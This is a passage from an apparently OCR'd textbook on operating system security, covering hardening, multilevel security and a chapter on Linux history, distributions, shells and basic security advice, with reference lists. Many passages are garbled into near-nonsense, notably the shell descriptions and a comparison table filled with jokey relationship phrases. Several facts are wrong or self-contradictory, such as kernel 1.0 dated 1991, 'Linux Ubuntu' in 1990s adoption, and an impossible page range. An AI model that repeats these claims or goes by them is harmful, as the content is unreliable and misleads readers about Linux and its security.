


Figure 6.4: Operating System Infection Rates

6.7. OPERATING SYSTEM SECURITY IN REAL WORLD:

Any company that installs servers often adheres to the numerous security precautions we covered when talking about operating system security, particularly if these servers will be accessible over

the Internet. We may or may not uncover proof that such safeguards have been implemented on client workstations, depending on the organisation in issue and its security posture. Although increasing security using these simple hardening techniques is quite simple, we do so at the sacrifice of productivity and usability. In many organisations of all sizes, the usage of HIDS, software firewalls, and anti-malware programmes is also rather widespread. Anti-malware technologies are widely employed in proxy servers that filter mail and the internet. Many people also use HIDS, anti-malware software, and software firewalls.

6.8. TRUSTED SYSTEMS:

Another often used need is the need to secure data or resources according to security levels. Information is categorised in the military as Unclassified (U), Confidential (C), Secret (S), Top secret (TS), or in another manner. This idea may also be used in other contexts where data can be categorised broadly, and people can be given permission to view certain data sets. Sensitive financial information may come after papers and data pertaining to strategic company planning, which might have the greatest level of security and only be available to corporate authorities and their personnel. Multilevel security is required once the various types of data have been identified. Prior to and unless the information flow accurately, layered security is a must.

For the sake of achieving these goals, this need consists of two components. A system with several layers of security must uphold:

- No read ups: A person who is only capable of reading items with a lower or equivalent security level. This is regarded as a straightforward security feature.
- No write-downs: Only writing into objects with a higher or equivalent security level is permitted. The *star attribute is what is meant by this. These two regulations, when correctly applied, offer multi-layered security. The strategy chosen has been the subject of extensive study and development for a data processing system.

CONCLUSION:

One of the major areas where vulnerabilities or loopholes are encountered while trying to defend data, processes, and applications against coordinated attacks is on the operating system that houses all of these. The different threats may be eliminated in a number of methods, and operating system vulnerabilities that may be present can also be found. Operating system hardening is one of the simplest categories to name.

This method is used to configure hosts that could be subject to hostile action in order to reduce the number of loopholes that an attacker or hacker could utilise to eventually get access to the host. The processes for hardening, one of the main and crucial instruments for safeguarding the operating system, are also covered in this article.

REFERENCES:

1. Wang, Y. (2004). *Operating systems*. CRC Press.

2. Hull, G., John, H., & Arif, B. (2019). Ransomware deployment methods and analysis: Views from a predictive model and human responses. *Crime Science, 8*.
3. Bigoli, H., & Prestige, A. (2003). Operating systems. In H. Bigoli (Ed.), *Encyclopedia of information systems*. Elsevier.
4. Constantinescu, R. D., & Daniel, Z. R. (2007). Issues of operating systems security.
5. Anderson, T. E., Laskowski, E. D., & Levy, H. M. (1989). The performance implications of thread management alternatives for shared-memory multiprocessors. *IEEE Transactions on Computers, 38*(12), 1631–1644.
6. Branch-Hansen, P. (1971, October). Short-term scheduling in multiprogramming systems. In *Proceedings of the 3rd ACM Symposium on Operating Systems Principles (SOSP)* (pp. 103–105).
7. Comer, D. E. (2000). *Internetworking with TCP/IP, Vol. I: Principles, protocols, and architecture* (4th ed.). Prentice Hall.
8. Comer, D. E., & Stevens, D. L. (1996). *Internetworking with TCP/IP, Vol. III: Client-server programming and application*. Prentice Hall.
9. Computer Systems Research Group, University of California at Berkeley. (1986). *BSD UNIX reference manuals*. USENIX Association.
10. Day, J. D., & Zimmermann, H. (1983, December). The OSI reference model. *Proceedings of the IEEE, 71*, 1444–1360.
11. Diestel, H. M., & Kogan, M. S. (1992). *The design of OS/2*. Addison-Wesley.
12. Dijkstra, E. W. (1968, May). The structure of the multiprogramming system. *Communications of the ACM, 11*(5), 341–346.
13. Earhart, S. V. (Ed.). (1986). *AT&T UNIX programmer's manual*. Holt, Rinehart, and Winston.
14. Labrosse, J. J. (1999, December). *Micro/OS-II: The real-time kernel* (2nd ed.). R&D Books.
15. LaPlante, P. A. (1977). *Real-time systems design and analysis* (2nd ed.). IEEE Press.
16. Lewis, B., & Berg, D. (1998). *Multithreaded programming with threads*. Sun Microsystems Press.

CHAPTER 7

LINUX AND ITS SECURITY

Sumit Chopra[1], Mohammad Sameer[2] and Gagandeep Singh Bains[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
Linux is used in everything from private personal computers to businesses that reserve sensitive data on servers. The OS is generally considered more secure than Windows and MacX, but that doesn't mean it isn't without security issues. Hackers can easily break common passwords on the network, and if the firewall does not block enough ports, this vulnerability can be exploited to download and run malware on the Linux Ubuntu system. Also, personal data can be retrieved through physical or via a network it can be accessed if there is no appropriate authorization for the file or directory to accommodate the data. Even so, most of the utilization can be stopped by protecting your system update, keeping a strong firewall by using anti-viruses software, creating strong passwords, and being very strict about optimizing your information. This whitepaper explains how to protect Linux systems from external and internal threats.

7.1 INTRODUCTION:

It is crucial to safeguard your data by incorporating supplementary security measures and protocols to hinder criminals from gaining entry to other devices that could lead to the theft of confidential information. Linux is an open-source Unix-like operating system based on the Linux kernel. Many individuals use Linux on their personal computers because it offers them an effortless way to obtain software, and due to its portability, it can run on older devices. It is paramount for these individuals to learn about security practices that can safeguard their sensitive information from malicious services. Additionally, if the device has multiple users or guests, the protection features must be configured to prevent unauthorized access to data. This article also delves into the issue of safeguarding against attackers on personal computers and those with physical access to the targeted machine. It also covers how to protect data from viruses. Besides personal computers, Linux is frequently used in numerous servers that businesses lease nationwide and worldwide. This means that not only business data but also personal customer data is stored on servers running Linux distributions. Hence, it is vital to implement the same security measures on personal computers as well. Topics covered include virus detection, using firewalls to block access to certain devices, and security concerns when running Windows software on a Linux environment. Implementing these measures will create a more secure Linux system that is suitable for servers and personal computers used in business processes.




Figure 7.1: History of Linux

Forerunner: The Unix-based operating system was designed and developed by Joe Ossanna, Douglas McIlroy, Dennis Ritchie, and Ken Thompson at AT&T Bell Laboratories in the United States in 1969. First released in 1971, Unix was written entirely in Assembly language, which was standard practice at the time. It was developed in C language by Dennis Ritchie in 1973. Availability of advanced Unix language allows easy porting to private computers.

Creation: When Torvalds visited the University of Helsinki in the fall of 1990, he enrolled in a Unix class. This course uses a Micro VAX mini-PC running the Ultrix manual and should be read as a tutorial. Design and performance, by Andrew S. Tanenbaum. The textbook includes a copy of Tanenbaum's MINIX operating system. Torvalds first introduced Unix. He started thinking about working in 1991. As the MINIX license, which was later restricted to academic use, began working on the operating system kernel, which eventually became the Linux kernel. Torvalds developed the Linux kernel on MINIX, and software written for MINIX is used on Linux. After that, Linux was created and then the development of the Linux kernel took place on the Linux system. Additionally, GNU software replaces all MINIX components based on free code from the GNU Project working on new project; Code licensed under the GNU GPL may be reused in other computer applications if modified or distributed under the same license, the GNU GPL. Torvalds first switched from the original non-commercial license to the GNU GPL. The Developers worked on GNU products and the Linux kernel to create a free and efficient operating system.

Popular and Commercial Uptake: The adoption of Linux in production began in the supercomputing community in the mid-1990s when organizations like NASA began to replace their expensive machines with a bunch of inexpensive products running Linux Ubuntu. Commercial use began when IBM and Dell followed HP’s support for Linux Ubuntu to destroy Microsoft’s share of the desktop market. Linux systems are used in almost all computing environments, from home machines to supercomputers, and have found their way into server setups such as the popular LAMP software. The use of Linux distributions is increasing among companies and home theatres. In addition, some devices work exclusively with the Linux

Ubuntu distribution, and Google has made a name for itself in the netbook market by launching Chrome OS specially designed for netbooks.

7.2 LINUX:

The GPL states that things must be freely distributed for modification and free download. Nowadays almost all distributions can be used and installed, and others (like Gentoo Linux) have rules that all users can compile locally to use the installation at the beginning of the installation. By downloading any Linux distribution that are available on graphic devices and many others then we get a Linux based operating system. There are around 600 Linux distributions available for different types of devices.

Table 7.1: Distribution and release years [23]

Flavour	Year
Linux kernel 1.0	1991
Slackware	1993
Debian	1993
Suse	1994
RedHat	1994
Crux	2001
Gentoo4204	2002
Puppy	2002

7.2.1 Distribution of Linux by Global Ranking:




Figure 7.2: Distribution of LINUX by Global Ranking [24]

Many open-source developers claim that the Linux kernel came from natural selection rather than engineering. Linux-based systems are Unix-like operating system that derive most of their design from the principles developed in Unix in the 1970s and 1980s. Such systems use the Linux kernel, a monolithic kernel that manages the file system, peripheral access, communication, and process control. Device drivers interface directly integrated with the kernel or installer.




Figure 7.3: Design of LINUX

To run any Linux distribution, you need to install a custom bootloader. If you like more flexibility in your OS and want to change boot options from the command line, you can use GRUB. so, Linux systems use executable files in ELF format. Graphical User Interface, Command Line Interface or related to suit your system's needs. A command line interface is a text-based user interface that uses scripts for input and output. It provides system transparency and allows graphics programs running on the system to be visible to other programs that the user can interact with. Linux now has two common APIs for devices managing photo input devices. It allows you to use the Linux operating system by focusing on the needs. Linux Ubuntu provides a lightweight distribution that allows users to easily use the system without additional complex options. Professional users can use Linux as an operating system because it provides various features such as faster performance compared to other operating systems, which increases processing execution time and makes any professional complete their work faster or earlier. Any graphic designer or artist can use Linux as an operating system because Linux provides optimized and enhanced graphics in a simple and straightforward way in the special software you want to use for graphics processing. Advanced Security Tasks Linux Ubuntu is a public source software OS having: A highest level of security AS compared to other OS. The package is easy to use, it is a security breach. Some important factors are Powered by Linux operating system area Security, Effectiveness, Recycling, Availability, Performance management, Public use Any operating system, user and operating system as part of that, security plays an important role responsible for the operating system Linux is one of these operating systems. Playing well is important problem-solving system services running in the background and Partitioning reduces system performance work on the device background processing Linux only detects certain problems.

7.2.2 Advantages of Linux:

While Microsoft licenses generally only allow installation on one computer, Linux distributions can be installed on any number of computers at only one cost: - Linux is more secure than windows. The main benefits of an Open-source building are increased security, accountability and efficiency. Reliability: - Linux work is better than Windows because the main functions are done in such a way that batty services do not cause the computer to be unstable and crash. M Linux is not POSIX resistant, meaning that applications developed for Linux can be run on top of other non-POSIX resistant UNIX programs with minimal processing.[5]

7.2.3 Disadvantages of Linux:

· Contradicting software

· Unsubstantiated hardware [5]

7.2.4 Comparison Between Windows, Mac, and Linux:

Table 7.2: comparison between windows, Mac, and Linux [5]

Qualifications	Windows	Mac	Linux
Clarity	Extremely	Surely	Will congenial
Brawn	Easily give up	Doesn't back down easily	Never backs down
Suspicion	Many	Indulgent	Prejudice-free
Seclusion	Very Invasive	Small	Non-Invasive
Guarantee	Can't count on it	Numerous	Nothing like it
End of Day thinking	I don't want to be in this relationship any more	We can work it out honey.	I have more than I deserve!

7.2.5 Linux Share in Desktop OS Market in India, Jan 2021- Dec 2021:




Figure 7.4: Linux Share in desktop OS market in India, Jan 2021- Dec 2021 [25]

7.2.6 Linux Share in Desktop Operating Systems Market in India, Jan 2022- Dec 2022:




Figure 7.5: Sharing in the desktop OS market in India [26]

7.3 LINUX SHELLS:




Figure 7.6: LINUX shells

It is currently being developed and developed in different shells. Here are some of the greatest as well as popular shells in Linux. That's what it wants from the shell, but what features it actually doesn't is a script known for its C-likeness. It also includes many C shell features in call requests laboratory users on site. This is a GNU's Not Unix license and is the levant shell on the bulk Linux distribution. Z-shell is a type of latest, and original shell that was established on the head shell. It doesn't have the correct syntax and is a modern shell that was first released in 2005 with a clear message that provides feedback and assists users while registering commands. It was constructed from scrape because the designer thought that preceding shell was poorly designed.

7.3.1 Comparison Between Different Shell in Linux:

a) General Features: All custom features or features required for the entire shell to work are grouped under General features. A Cage extension where the shell checks the original shell for cutting or writing purposes and shell Unicode or ASCII function as shown in table:

Table 7.3: General Features of Different Shells in Linux [8]

Shell	Levant login shell	Levant Scripting Shell	Unicode hold up
Bourne Shell	UNIX	UNIX	Never (Actual)
c-shell	SunOS	Not applicable	Sure (new variety)
Korn Shell	AIX, HP-UX	Open Solaris	Never
Bash Shell	GNU, Linux, macOS (10.3- 10.14)	GNU, Linux, Haiku, macOS (10.3- 10.14)	Sure
z-shell	Deepin, Gobo Linux, macOS (10.15+)	Grml, macOS (10.15+)	Sure
tcsh-shell	Free BSD	Not applicable	Sure
fish-shell	GhostBSD	Not applicable	Sure

c) **Collaborative Features:** features that help you affect the system classified into interactive features that show user-friendly and user-friendly features. This is important because it works in the user-friendly shell.

Table 7.4: Collaborative Features of Different Shells in Linux [8]

Shell	Command completion	Command parameter completion	Wildcard completion	Automation suggestion
Bourne Shell	Never (On start-up)	Never	Never	Never
C Shell	Yes (latest)	Never	Never	Never
Korn Shell	Sure	Never	Never	Never
Bash Shell	Sure	Sure	Sure	Never
Z shell	Sure	Sure	Sure	Yes
Tcsh shell	Sure	Sure	Never	Never
Fish shell	Sure	Sure	Sure	Sure

(c) Programming Features: The primary characteristics of software and correspondences comprise programming traits. These are highly significant as proficient users and creators require more advanced programming traits for composing impeccable code. Additionally, it is factual that the shell is more adaptable and provides users with increased autonomy.

Table 7.5: Programming Features of Different Shells of Linux [8]

Shell	Function	Exception Handling	Arithmetic	Floating-point Mathematics	Math Function Library
Bourne Shell	Never (original)	Sure	Sure	Never	Never
C shell	Sure(latest)	Sure	Sure	Never	Never
Korn Shell	Sure	Sure	Sure	Sure	Never
Bash Shell	Sure	Sure	Sure	Never	Never
Z shell	Sure	Sure	Sure	Sure	Sure
Tcsh shell	Never	Never	Never	Never	Never
Fish Shell	Sure	Sure	Sure	Sure	Sure

(d) Security Features: In today's interconnected world, security is very important. This is it if there is a gap, you can enter the system. The system must be resistant to malware and contain critical data never compromised. Unfortunately, the Linux shell will not work if all features are available.

7.3.2 Primary Operating Systems Among Professional Developers:

Windows is on the top rank at 61% which is close to the third of the professional developers. MacOS use is 44%. Only 3% use of Windows Subsystem for LINUX. Only 1% of other operating systems are used by a small number of developers.




Figure 7.7: Primary OS among Professional Developers [27]

7.4 LINUX SECURITY:

In general, safeguarding confidentiality, integrity, and availability of resources is crucial for computer security. This can be achieved by utilizing various security and protective measures, such as management control and isolation. It is imperative to authenticate and validate the identity of the requested site when granting user access to computer resources. Unix, being a multi-user application, must ensure that resources are shielded from unauthorized access. To prevent unauthorized access, the operating system must take necessary precautions to safeguard

user data from other users and non-users. Ensuring that the system can be utilized for its intended purpose necessitates safeguarding it (including all subsystems, such as the network) against security breaches. The protection of resources from unauthorized access and safeguarding of content is known as privacy. Unix systems protect user data privacy by enforcing regulations and isolating unrelated processes from one another, provided that it is not compromised.




Figure 7.8: Aim of security

i. **Technique of securing a system:** Linux systems face numerous threats from hackers, but there are multiple solutions available to prevent them from accessing sensitive information. This section outlines various methods to safeguard Linux systems from both internal and external threats.
ii. **Security via Repositories:** Linux distributions typically offer software downloads and installations through repositories containing various packages that users can download and use. Most distributions provide software like different monitors, making this installation method quite secure. Linux distribution creators ensure that storage facilities are allowed at the delivery of the operating system.
iii. **Antivirus Use – Clam AV:** Programs like Clam AV can be set up to run while the antivirus is running. Users can include or exclude certain lists from the scan and run different types on the system. Clam AV also features a GUI for users who don't like using the terminal, making it easy to install and change settings outside of the terminal. However, unlike Windows Defender, the context menu in Linux does not change after installing the antivirus, and certain files can only be scanned from executing the scan within the program itself.
iv. **Precautions when using Linux Compatibility Layer:** It is possible to provide a compatible Linux layer to run Windows-based software on Linux, where Windows malware can be run on Linux Operating Systems via the Wine layer. In summary, windows-based malware has little chance of succeeding on Linux OS via Wine. However, caution should be exercised when installing and running software from an integrated or social system on a Linux system.

v. **Software Updates:** Regular updates are necessary for some software and packages to remain secure. For example, in 2017, Equifax was breached, resulting in the unauthorized disclosure of Social Security numbers, addresses, and personal information of approximately 143 million people. Attackers exploited a vulnerability in Apache Struts, an open-source web development platform. The vulnerability was discovered before the attack, but the framework was patched after the attack. Both downloaded programs and system packages must be updated to secure a Linux System.

vi. **Firewalls:** Firewalls designed for home networks will be less relaxed, allowing for connections such as SSH. Different protocols can make the connection public by only allowing HTTP and HTTPS but preventing SSH and FTP ports from being used by others on the same network.

vii. **Password Management:** If multiple people use the same machine, each person should use a different password. This ensures that user data is stored separately from each other and makes it inaccessible to people who do not know the account password. The root password and user passwords must also be different from each other to prevent anyone who only knows the password from accessing [14][22]

CONCLUSION:

We They understand what social groups can be like Use different Linux distributions for different distributions Purpose according to needs and applications Understand the element of features such as security Efficiency, processing, availability, performance Shared control and use Very good effect on all operating systems Easy to use and widely accepted All Linux application groups The operating system that has proven to be the most versatile Give different distributions Ability to choose the best performance System to work. In short, Linux system security protection is easy to apply and preserves the integrity of the sensor data in the system. Further research will encompass a thorough examination of particular malicious software and its mitigation on Linux. This investigation could encompass the genesis and composition of malicious programs or codes that are frequently discovered. Additionally, exploring the security of alternative operating systems could be contemplated. Both Linux and non-Linux operating systems may possess certain susceptibilities or distinct types of malicious software.

REFERENCES:

1. Jaiswal, A. (2021). Linux—the operating system. *Journal of Advances in Shell Programming, 7*, 1–5.
2. Yaswinski, M., Chowdhury, M., & Jochen, M. (2019). Linux security: A survey. In *Proceedings of the IEEE International Conference on Electro/Information Technology (EIT)* (pp. 357–362).
3. Kidwai, A., Arya, C., Singh, P., Diwakar, M., Singh, S., Sharma, K., & Kumar, N. (2020). A comparative study on shells in Linux: A review. *Materials Today: Proceedings.*

4. Beuchelt, G. (2014). Unix and Linux security. In *Network and System Security* (pp. 127–154).
5. N. N. A. S. U. B. D. (2016). An analysis of Linux operating system. *International Journal of Trend Research and Development, 3*(1), 32–35.
6. Bokhari, S. N. (1995). The Linux operating system. *Computer, 28*(8), 74–79.
7. *A review on Linux distribution as future operating system.* (n.d.). *International Journal of Scientific and Engineering Research (IJSER).* Retrieved August 31, 2025, from https://www.ijser.org/researchpaper/A-Review-on-Linux-Distribution-as-Future-Operating-System.pdf
8. Kidwai, A., Arya, C., Singh, P., Diwakar, M., Singh, S., Sharma, K., & Kumar, N. (2020). A comparative study on shells in Linux: A review. *Materials Today: Proceedings.*
9. Beuchelt, G. (2014). Unix and Linux security. In *Network and System Security* (pp. 127–154).
10. Beuchelt, G. (2017). UNIX and Linux security. In *Computer and Information Security Handbook* (pp. 205–224).
11. Chavan, T. (2020). Linux shells fundamentals. *Journal of Advances in Shell Programming,* 6–10.
12. Narayanan, H., Radhakrishnan, V., Shiju-Sathyadevan, S., & Poroor, J. (2017). Architectural design for a secure Linux operating system. In *Proceedings of the International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET)* (pp. 949–953).
13. Hunter, P. (2004). Linux security: Separating myth from reality. *Network Security, 2004*(8), 8–9.
14. Yaswinski, M., Chowdhury, M., & Jochen, M. (2019). Linux security: A survey. In *Proceedings of the IEEE International Conference on Electro/Information Technology (EIT)* (pp. 357–362).
15. Yang, L., Ganapathy, V., & Iftode, L. (2011). Enhancing mobile malware detection with social collaboration. In *Proceedings of the IEEE International Conference on Privacy, Security, Risk and Trust & Social Computing*, New Brunswick.
16. Galindo, J. A., Benavides, D., & Segura, S. (2010). Debian packages repositories as software product line models. In *Proceedings of the 1st International Workshop on Automated Configuration and Tailoring of Applications*, Antwerp, Belgium.
17. Allen, L., Heriyanto, T., & Ali, S. (2014). *Kali Linux – Assuring Security by Penetration Testing.* Packt Publishing Ltd.
18. Duncan, R., & Schreuders, Z. C. (2018). Security implications of running Windows software on a Linux system using Wine: A malware analysis study. *Journal of Computer Virology and Hacking Techniques,* 1–22.

19. Taylor, T. (2018, January 9). Linux security concerns rise as hackers target the OS. *TechGenix Ltd.* Retrieved November 27, 2018, from http://techgenix.com/linux-security-concerns/
20. Chowdhury, M., & Nygard, K. (2017). An empirical study on Con Resistant Trust Algorithm for cyberspace. In *Proceedings of the World Congress in Computer Science, Computer Engineering, & Applied Computing,* Athens, Greece.
21. Barrera, D., Molloy, I., & Huang, H. (2017). IDIoT: Securing the Internet of Things like it's 1994. *arXiv preprint arXiv:1712.03623.*
22. Chowdhury, M., Nygard, K., Kambhampaty, K., & Alruwaythi, M. (2017). Deception in cyberspace: Performance focused Con Resistant Trust Algorithm. In *Proceedings of the 4th Annual Conference on Computational Science & Computational Intelligence,* Las Vegas, NV, USA.
23. Shaa, S. (n.d.). *History of Linux.* Retrieved August 31, 2025.
24. Author, B. (n.d.). Linux statistics – 2023. *Truelist.*
25. Statista. (2025). Share of Linux in desktop operating systems market across India from January 2021 to December 2022. Retrieved August 31, 2025, from https://www.statista.com/statistics/934972/india-linux-share-in-desktoposmarket/
